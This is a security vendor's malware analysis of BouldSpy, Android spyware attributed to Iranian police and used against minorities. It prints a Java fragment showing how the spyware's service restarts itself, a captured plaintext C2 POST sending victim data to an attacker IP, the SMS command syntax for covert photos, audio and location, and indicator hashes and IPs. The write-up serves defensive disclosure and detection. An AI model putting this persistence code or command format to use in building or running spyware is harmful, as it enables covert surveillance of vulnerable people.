Lookout Discovers Android Spyware Tied to Iranian Police Targeting Minorities: BouldSpy

Lookout ⋮⋮ 4/27/2023

Researchers at the Lookout Threat Lab have discovered a new Android surveillance tool which we attribute with moderate confidence to the Law Enforcement Command of the Islamic Republic of Iran (FARAJA). Named BouldSpy for the “BoulderApplication” class which configures the tool’s command and control (C2), we have been tracking the spyware since March 2020. Starting in 2023, the malware has drawn the attention of security researchers on Twitter and by others in the threat intelligence community characterizing it as an Android botnet and ransomware. While BouldSpy includes ransomware code, Lookout researchers assess that it is unused and nonfunctional, but could indicate ongoing development or an attempt at misdirection on the part of the actor.

Based on our analysis of exfiltrated data from C2 servers for the spyware, BouldSpy has victimized more than 300 people, including minority groups such as Iranian Kurds, Baluchis, Azeris, and possibly Armenian Christian groups. The evidence we have gathered implies that the spyware may also have been used in efforts to counter and monitor illegal trafficking activity related to arms, drugs, and alcohol.

We believe FARAJA uses physical access to devices, likely obtained during detention, to install BouldSpy to further monitor the target on release. In our research, we obtained and reviewed a large quantity of exfiltrated data that included photos and device communications, such as screenshots of conversations, recordings of video calls, as well as SMS logs. Our analysis also revealed photos of drugs, firearms, and official FARAJA documents that indicate potential law enforcement use of the malware. However, much of the victim data points to its broader usage, which indicates targeted surveillance efforts towards minorities within Iran. Notably, much of the malware’s activities occurred during the height of the Mahsa Amini protests in late 2022.


Recovered exfiltration data from BouldSpy's C2 server indicates that initial infection for some victims takes place in close proximity to I where detention and physical access to mobile devices could be obtained.

We believe BouldSpy to be a new malware family based on the relatively small number of samples that we've obtained, as well as the lack of maturity around its operational security, such as unencrypted C2 traffic, hardcoded plaintext C2 infrastructure details, a lack of string obfuscation, and failure to conceal or remove intrusion artifacts. Until now, to the best of our knowledge the apps that we discovered and described in this article were never distributed through Google Play.

BouldSpy represents yet another surveillance tool taking advantage of the personal nature of mobile devices. The spyware is especially concerning given Iran's human rights track record. Lookout Mobile Endpoint Security and Lookout Life customers are protected from this threat.

Deployment and capabilities

The first locations exfiltrated from the victims are, with few exceptions, concentrated near Iranian provincial police stations, Iranian Cyber Police stations, Law Enforcement Command facilities, and border control posts. Based on this, we theorize that a victim's device is confiscated once detained or arrested, and then subsequently physically infected with BouldSpy.


بسمه تعالی

نیروی انتظامی جمهوری اسلامی ایران

برگ آگهی خبر

نسخه ۱ از ۱ نسخه

صفحه ۱ از ۱ صفحه

از : کلانتری [redacted] – دایره اطلاعات	شماره گزارش [redacted]
به : فرماندهی محترم انتظامی شهرستان قزوین	تاریخ گزارش: [redacted]
منشاء : ----------	تاریخ وقوع :
منبع :	تاریخ رسیدن خبر به منبع : ----------
پیوست : ----------	

Recovered exfiltration data hints that victims came into contact with Iranian law enforcement.

The FARAJA actor provides user friendly features on its C2 panel to perform device management of victims and build new custom BouldSpy malware applications, with the malware operator able to choose between a default package name of "com.android.callservice" (posing as an Android system service related to handling phone calls), or can trojanize various legitimate applications by inserting the "com.android.callservice" package. By setting up operations in this way, Iranian police officers or other personnel that have low technical skills can easily generate new malware samples, which makes it easier to ramp up deployment operations with minimal training.

Some of the apps BouldSpy impersonates include CPU-Z, a mobile CPU benchmarking tool, Currency Converter Pro, a Persian-language interest calculator, and an app named Fake Call which is a prank app that generates fake phone calls or text messages. In April 2023, we also acquired a sample that trojanized Psiphon, a popular VPN app that has over 50 million downloads.

Given the likelihood of physical installation as the initial vector for BouldSpy, it's possible that BouldSpy victims had legitimate versions of these apps installed when their devices were confiscated, and that those apps were trojanized in order to avoid detection by the victim.

App icons associated with BouldSpy variants, from left to right: CPU-Z, Interest Calculator, Currency Converter Pro, Fake Call, Call Se

Notable surveillance capabilities

- Getting all account usernames available on the device and their associated types (such as Google, Telegram, WhatsApp and others)
- List of installed apps
- Browser history and bookmarks
- Live call recordings
- Call logs
- Take photos from the device cameras
- Contact lists
- Device information (IP address, SIM card information, Wi-Fi information, Android version, and device identifiers)
- List of all files and folders on the device
- Clipboard content
- Keylogs
- Location from GPS, network, or cell provider
- SMS messages (sent, received and drafts)
- Record audio from the microphone
- Take screenshots

A notable capability of BouldSpy is that it can record voice calls over multiple Voice over IP (VoIP) apps as well as the standard Android phone app. These include:

- WhatsApp
- Blackberry BBM
- Turkcell
- BOTIM
- Kakao
- LINE
- mail.ru VoIP calls
- Telegram VoIP
- Microsoft Office 365 VoIP functionality
- Skype
- Slack VoIP
- Tango
- TextNow
- Viber
- Vonage
- WeChat

Technical analysis

Persistent background activities

Most of BouldSpy's surveillance actions happen in the background by abusing Android accessibility services. It also relies heavily on establishing a CPU wake lock and disabled battery management features to prevent the device from shutting down the spyware's activities. As a result, victims could expect their device battery to drain much faster than normal. Once installed, the spyware will seek to establish a network connection to its C2 server and exfiltrate any cached data from the victim's device to the server.

These actions occur when the user opens the app, or when the device is booted or rebooted. To make sure it can take actions frequently and consistently, BouldSpy uses a background service to handle most of the surveillance functionality. As illustrated in the below figure, the service restarts itself when its parent activity is stopped by either the user or the Android system.

```
@Override  // android.app.Service
public void onDestroy() {
    super.onDestroy();
    this.wl.release();
    Log.d("destroy:::", "onDestroy: ");
    Intent in = new Intent("YouWillNeverKillMe");
    this.getApplicationContext().sendBroadcast(in);
    this.startService(new Intent(this, MainService.class));
}
```

When the activity is stopped with an “onDestroy()” call, a new Intent is created which restarts “MainService.” MainService handles most of BouldSpy’s surveillance functionality.

Insecure C2 communication

We found that BouldSpy has the ability to encrypt files for exfiltration, but uses unencrypted web traffic between victim devices and the C2. This insecure implementation by the threat actor makes network analysis and detection easier by exposing the whole C2 communication in clear text.


```
POST /socket.io/?EIO=3&transport=polling&sid=
YjhPtHjtio16r4elAEvJ HTTP/1.1
Accept: */*
AppId: 5eedb872c58b726ddc7e8777
token:
3Ba1bXCpLFmTBNVEZVfpuh2Pkafa6OKxy1K2LnvSAUGLMuAKT3Iv1B5
VmhTZr6bV
Content-Type: text/plain;charset=UTF-8
Content-Length: 760
Host: 192.99.251.51:3000
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1

114:420["c2",{"data":[{"module":"Messages@getSMSAllList
","jid":"636c1c917869075d9aa7fc38","data":[]}],"success
":true}]71:42["j_status","{\"status\":true,\"jId\":\"63
6c1c917869075d9aa7fc39\"}"]112:421["c2",{"data":[{"modu
le":"Contacts@getContacts","jid":"636c1c917869075d9aa7f
c39","data":[]}],"success":true}]71:42["j_status","{\"s
tatus\":true,\"jId\":\"636c1c917869075d9aa7fc3a\"}"]122
:422["c2",{"data":[{"module":"AccountsManager@getAllAcc
ounts","jid":"636c1c917869075d9aa7fc3a","data":[]}],"su
ccess":true}]71:42["j_status","{\"status\":true,\"jId\"
:\"636c1c917869075d9aa7fc3b\"}"]174:423["c2",{"data":[{
"module":"LocationManager@getLocation","jid":"636c1c917
869075d9aa7fc3b","data":[{"location":{"lat":37.37299666
666667,"lng":-122.04141}}]}],"success":true}]
```


This is a screenshot of plaintext C2 traffic we observed. It’s a POST request to C2 server 192.99.251[.]51 containing plaintext commands and associated job IDs, status, exfil (in the “data[]” field), whether the job was successful, and the app module (such as “Messages” or “LocationManager”) executing the data collection.

Ability to run additional code

BouldSpy also has the ability to run arbitrary code, and download and run additional custom code from the C2, or run code within other apps as needed. This gives the malware additional options, such as the ability to improve its collection capabilities, introduce functionalities, or set up persistence in other apps.

SMS commands

Aside from the normal C2 via a web server, BouldSpy can also receive commands via SMS from a control phone, which is a fairly unique feature. This enables the spyware to surveil victims even in poorly-developed regions that lack internet availability, but are still reachable over standard cell networks.

SMS commands follow a format starting with asterisk (*) and ending with the hashtag/pound sign (#) with arbitrary text between them. The commands usually start with a three-digit number and are split into separate parameters which are separated by asterisks. The known commands are listed in the table below.

Command	Function	Parameters
760	Takes photos from device cameras	Uses four parameters. These are the number of shots to take, the duration (unused), the wait time between shots, and whether to use the front or back camera. For example, the command *760*3*6*30*1# would take three photos from the front camera and wait 30 seconds between shots.

770	Records from the microphone	Uses three parameters which are the number, duration, and wait time between recordings. For example, *770*2*30*40# takes two 30-second recordings with a 40-second delay between recordings.
780	Gets the device location	Uses no parameters, but has unused placeholders. A known example is *780*1*1#.
790	Enables or disables Wi-Fi	Uses just one parameter to enable or disable the device Wi-Fi. An example is *790*2# which enables Wi-Fi. *790*1# disables Wi-Fi.
140	Change C2 address	This uses one long parameter consisting of seven parts. An example command setting the new C2 to 192.99.251[.]51:3000 looks like this: *140*1**192099251051**30001#

BouldSpy samples ship with ransomware code borrowed from an open source Android ransomware project named CryDroid. However, Lookout researchers assess this code as unused and nonfunctional. This code might be a sign of an ongoing development or a false flag artifact to misdirect analysts.

Command and Control Infrastructure

Lookout found BouldSpy C2 servers at IP addresses 192.99.251[.]51, 192.99.251[.]50, 192.99.251[.]49, 192.99.251[.]54, 84.234.96[.]117, and 149.56.92[.]127. Of these, only 192.99.251[.]51 and 84.234.96[.]117 are currently active. A common feature of these is the use of port 3000 to access the C2's administration panel, which requires authentication. From analyzing these servers, we were able to uncover the following victim information:

- 66,000 call logs
- 15,000 installed apps
- 100,000 contacts
- 3,700 user accounts
- 3,000 downloaded files
- 9,000 keylogs
- 900 locations
- 400,000 text messages
- 2,500 photos

We believe that there are likely more victims and associated data collected because exfiltration data on C2 servers are often cleared.

Indicators of Compromise (IOCs)

BouldSpy Sample SHA1s:

5168610b73f50661b998e95a74be25bfe749b6ef

af999714aec75a64529c59f1e8de4c669adfa97a

965d118cb80ccdbc6e95e530a314cb4b85ae1b42

f3b135555ae731b5499502f3b69724944ab367d5

02ac97b090a6b2a1b14bad839deec7d966f5642c

da3c0cfd432b53a602ce7dc5165848b88411d9c9

75a6c724f43168346b177a60c81ca179a436246f

08fd24e4514793b29b7bd2c29f9e5c15ffc9bada

73c93be188f88755ed690266063223e141fdb9ff

7537ac1658100efaf6558eed4a3f732208b393ab

7208dc915a800fe5c5eaf599084147a8afeba991

8afc495b6632ce9ef812a971f71ae82d39d7e7e9

43f5506b960914ab76ffaf531cdd51dd86df22f2

dd66dcb8db678d10f9589a12745ec2e575e4f5eb

69894818ba1dc8bfffe9fb384abf77d991379aaa

db650b0eaffa21b63ce84d31b2bd09720da9491e

67a3def7ad736df94c8c50947f785c0926142b69

63ff362f58c7b6dec8ea365a5dbc6a88ec09dacf

bc826967c90acc08f1f70aa018f5d13f31521b92

02c4969c45fd7ac913770f9db075eadf9785d3a7

5446e0cf2de0a888571ef1d521b9ada7b34ef33e

43a92743c8264a8d06724ab80139c0d31e8292ee

Command and Control:

149.56.92[.]127

192.99.251[.]49

192.99.251[.]50

192.99.251[.]51

192.99.251[.]54

84.234.96[.]117